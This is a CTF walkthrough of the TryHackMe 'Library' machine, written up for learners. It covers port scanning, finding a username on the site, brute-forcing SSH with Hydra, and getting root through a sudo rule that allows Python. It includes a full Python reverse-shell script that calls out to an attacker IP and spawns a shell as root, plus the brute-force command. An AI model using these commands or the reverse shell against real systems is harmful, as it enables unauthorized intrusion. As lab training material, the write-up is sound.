TryHackMe: Library
A boot2root challenge from BSides Guatemala CTF - discovering usernames through reconnaissance and exploiting sudo misconfigurations.
TryHackMe: Library CTF - Writeup | 27 January 2026


Overview
Welcome to the Library! This beginner-friendly boot2root machine was created for FIT and BSides Guatemala CTF. The challenge tests your skills in reconnaissance, credential brute-forcing, and Linux privilege escalation.
Our mission is straightforward: find the user.txt and root.txt flags hidden somewhere on the system. Sounds simple enough, right? Let’s dive in!
| Difficulty | Easy |
|---|---|
| Time | ~45 min |
| OS | Linux |
Task 1: Reconnaissance
Starting the Machine
Fire up the machine and grab your target IP. Once you have it, let’s start by scanning for open ports and services.
Nmap Scan
First things first — let’s see what doors are open on this machine. I always start with a comprehensive Nmap scan to map out the attack surface:
1
sudo nmap -sC -sV -T4 -Pn -p- -oN nmap_scan.txt <TARGET_IP>
Scan Results:
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to  Blog - Library Machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

What we found:
- Port 22 (SSH): OpenSSH 7.2p2 running on Ubuntu — this will be useful later
- Port 80 (HTTP): Apache web server let’s check out what’s running here
The SSH version tells us this is likely an older Ubuntu system, which might have some interesting vulnerabilities or misconfigurations.
Task 2: Web Enumeration
Exploring the Website
Time to see what the web server is hosting! Open your browser and navigate to http://<TARGET_IP>/

The homepage reveals a blog-like site. Take a moment to explore the page read the content carefully.
Finding the Username
While exploring the website, pay attention to any author names, usernames, or references to people. You should notice a name that stands out: meliodas
This is a great reminder that enumeration isn’t just about running tools, sometimes the most valuable information is right there on the page!
Directory Busting (Optional)
If you want to be thorough, you can run Gobuster to find hidden directories:
1
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt

You might find some interesting directories, but for this challenge, the main prize is the username we discovered.
Task 3: SSH Brute Force Attack
Using Hydra
Now that we have a potential username (meliodas), let’s try to brute-force the SSH password.
1
hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://<TARGET_IP> -t 4
Breaking down the command:
-l meliodas— the username we discovered-P /usr/share/wordlists/rockyou.txt— the wordlist to use (rockyou is a classic!)ssh://<TARGET_IP>— the target SSH service-t 4— number of parallel tasks (4 is gentler on the server)

After a little patience, Hydra reveals the password: iloveyou1
Pro tip: Always use common wordlists first!
rockyou.txtcontains millions of real passwords leaked from data breaches, making it incredibly effective for CTF challenges.
Task 4: Initial Access - User Flag
SSH Login
With valid credentials in hand, let’s connect to the machine:
1
ssh meliodas@<TARGET_IP>
Password: iloveyou1

We’re in! Now let’s grab that user flag:
1
cat user.txt

Answer: User Flag:
user.txt
Task 5: Privilege Escalation
Checking Sudo Permissions
The first thing I always check on a Linux system is what commands the current user can run with sudo:
1
sudo -l

Bingo! The output shows that meliodas can run a Python script as root without a password:
1
2
User meliodas may run the following commands on library:
    (root) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
This is a classic misconfiguration! We can execute Python as root, and we control the script location.
Exploiting the Python Sudo Permission
Let’s check what’s in that bak.py file:
1
cat /home/meliodas/bak.py

The file might have some content, but here’s the trick — we can modify or replace it since it’s in our home directory! Let’s create a simple script that spawns a root shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import socket
import subprocess
import os

HOST = "192.168.186.80" # YOur_IP
PORT = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
Store this code to reverse.py file and save it in /tmp folder
Now run it with sudo:
1
2
mv reverse.py /home/meliodas/bak.py
sudo /usr/bin/python /home/meliodas/bak.py

Root Flag
Now that we have root access, let’s claim our prize:
1
cat /root/root.txt

Answer: Root Flag:
root.txt
Room Complete!

Summary
| Phase | Technique | Tool |
|---|---|---|
| Reconnaissance | Port & Service Scanning | Nmap |
| Web Enumeration | Manual Inspection | Browser |
| Credential Attack | SSH Brute Force | Hydra |
| Initial Access | Remote Login | SSH |
| Privilege Escalation | Sudo Misconfiguration | Python |
Key Takeaways
- Manual enumeration matters: Sometimes the most valuable intel is visible on a webpage — don’t skip reading the content!
- Weak passwords are everywhere: The password
iloveyou1is in every major wordlist for a reason - Check sudo permissions: Running
sudo -lshould be reflex after getting initial access - Sudo + scripting languages = danger: Never allow users to run interpreters like Python, Perl, or Ruby as root
Tips for Beginners
- Take notes: Document every step — it helps you learn and makes writeups easier
- Be patient with Hydra: Brute-forcing can take time; grab a coffee ☕
- Read error messages: They often contain valuable hints
- Practice, practice, practice: The more machines you pwn, the better you get!
Happy Hacking!
